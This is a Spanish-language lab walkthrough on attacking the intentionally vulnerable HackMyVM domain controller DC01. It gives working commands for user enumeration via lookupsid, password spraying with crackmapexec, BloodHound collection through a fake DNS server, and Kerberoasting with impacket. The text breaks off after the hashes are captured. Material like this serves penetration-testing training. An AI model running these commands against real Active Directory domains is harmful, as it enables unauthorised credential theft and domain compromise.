Hacking de distintos entornos de Active Directory

Laboratorio

Contenido

Instalación y configuración del LAB

Instalación de máquinas vulnerables HackMyVM.

HackMyVM es una plataforma gratuita que ofrece máquinas virtuales vulnerables para practicar hacking ético, pentesting y resolución de retos de ciberseguridad.

Antes de comenzar con la explotación de las máquinas de Active Directory (AD), es fundamental instalar correctamente las VMs en un entorno controlado.


Enlaces para descargar las máquinas vulnerables de la plataforma HackMyVM;

- https://hackmyvm.eu/machines/machine.php?vm=DC01
- https://hackmyvm.eu/machines/machine.php?vm=DC02
- https://hackmyvm.eu/machines/machine.php?vm=DC03
- https://hackmyvm.eu/machines/machine.php?vm=DC04


Una vez instaladas las máquinas, nos tenemos que asegurar de que el adaptador de red esté en adaptador puente o Red NAT, para tener visibilidad desde nuestra máquina atacante, la cual ha de tener el mismo adaptador de red que las máquinas vulnerables.

Posibles errores en el despliegue de las VMs.

En alguna de las máquinas, en el momento de desplegarlas aparecía el siguiente error;



En mi caso lo soluciono cambiando el nombre de la MV y cambiando el adaptador de red a Red NAT.




¡Problema resuelto!

Máquina DC01

1. Reconocimiento

Lo primero que tenemos que hacer es identificar nuestro objetivo, ver la IP de la máquina vulnerable. En mi caso, lo hago con la herramienta netdiscover.


```
ip a
sudo netdiscover -i eth0 -r 14.14.1.0/24
```



Una vez identificamos el host, con IP 14.14.1.28, vamos a realizar un escaneo de puertos con la herramienta NMAP, en concreto vamos a utilizar la herramienta automatizada para escaneos de NMAP autonmap.


Como era de esperar, al ser un DC hay muchos puertos abiertos.

Por el momento nos vamos a centrar en kerberos (88), rpc (135), smb (445), ldap (389) y, por último, vemos que tiene habilitado el puerto 5985, winrm.




Lo primero que hacemos es identificar el dominio y añadirlo en el fichero /etc/hosts.

```
crackmapexec smb 14.14.1.28
```




Tras intentar enumerar usuarios mediante LDAP, rpcclient o smb con null sessions o incluso con la herramienta kerbrute para ver usuarios válidos del dominio, no ha habido suerte, por lo que vamos a listar las carpetas compartidas y en un primer momento no se detecta nada interesante, por ello es muy importante realizar las enumeraciones con distintas herramientas.

```
smbclient -L //14.14.1.28/ -N
crackmapexec smb 14.14.1.28 -u '' -p '' –shares
crackmapexec smb 14.14.1.28 -u 'banyio' -p '' –shares
```




Como podemos ver, hay muchas carpetas compartidas, pero solo tenemos permisos de lectura para IPC. Vamos a realizar alguna búsqueda a ver que podemos enumerar con este recurso compartido, y en hacktricks encontramos que hay una herramienta de impacket, lookupsid con la cual podemos enumerar los usuarios del domino.

```
impacket-lookupsid banyio@14.14.1.28
```



Como podemos observar, nos aparecen todos los usuarios, pero con un formato incómodo para poder realizar otras tareas de enumeración más adelante, por lo que vamos a ordenar este output.


```
impacket-lookupsid banyio@14.14.1.28 | awk -F '\\' '{print $2}'
| awk '{print $1}' > users.txt
```



2. Explotación

Ahora tenemos una lista de usuarios del dominio, por lo que podemos intentar a ver si alguno de estos usuarios es vulnerable a un ataque As-Rep Roasting, o realizar un password spraying al smb con credenciales por defecto.

```
crackmapexec smb 14.14.1.28 -u users.txt -p users.txt –no-brute
```




Tenemos unas credenciales validas.

ybob317:ybob317


Vamos a comprobar carpetas compartidas con estas credenciales y ver si tenemos acceso mediante winrm.

```
crackmapexec smb 14.14.1.28 -u ybob317 -p ybob317 –shares
crackmapexec winrm 14.14.1.28 -u ybob317 -p ybob317
```




No vemos nada interesante, por lo que vamos a ayudarnos de herramientas como bloodhound o ldapdomaindump para realizar una escalada de privilegios o movimientos laterales.

```
bloodhound-python -d soupedecode.local -v --zip -c All -ns
14.14.1.28 -u ybob317 -p 'ybob317'
```




Vemos que nos aparece un error DNS, vamos a intentar solucionarlo. Para ello vamos a levantar un DNS server con la herramienta dnschef.

```
git clone https://github.com/iphelix/dnschef.git
cd dnschef
sudo python3 dnschef.py --fakeip 14.14.1.28
bloodhound-python -d soupedecode.local -v --zip -c All -ns
127.0.0.1 -u ybob317 -p 'ybob317' -dc dc01
```




Ya tenemos el reporte de bloodhound.

Abrimos bloodhound, iniciamos la consola de neo4j y subimos el archivo .zip al bloodhound.



3. Escalada de Privilegios

Una vez tenemos todos los datos subidos al bloodhound, podemos empezar a buscar posibles vectores para escalar privilegios, si listamos los usuarios kerberoastables, vemos lo siguiente;



Todos estos usuarios son vulnerables a un ataque kerberoast, por lo que vamos a realizarlo con la herramienta de Impacket-GetUsersSPNs.


```
impacket-GetUserSPNs -dc-ip 14.14.1.28
soupedecode.local/ybob317:ybob317
```

```
❯ impacket-GetUserSPNs -dc-ip 14.14.1.28 soupedecode.local/ybob317:ybob317
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName    Name           MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------  -------------  --------  --------------------------  ---------  ----------
FTP/FileServer          file_svc                 2024-06-17 19:32:23.726085  <never>
FW/ProxyServer          firewall_svc             2024-06-17 19:28:32.710125  <never>
HTTP/BackupServer       backup_svc               2024-06-17 19:28:49.476511  <never>
HTTP/WebServer          web_svc                  2024-06-17 19:29:04.569417  <never>
HTTPS/MonitoringServer  monitoring_svc           2024-06-17 19:29:18.511871  <never>
```

Aquí vemos los usuarios vulnerables, y para capturar el hash NLTMv2, le tenemos que pasar el parámetro -outputfile.

```
impacket-GetUserSPNs -dc-ip 14.14.1.28
soupedecode.local/ybob317:ybob317 -outputfile kerb.hash
```

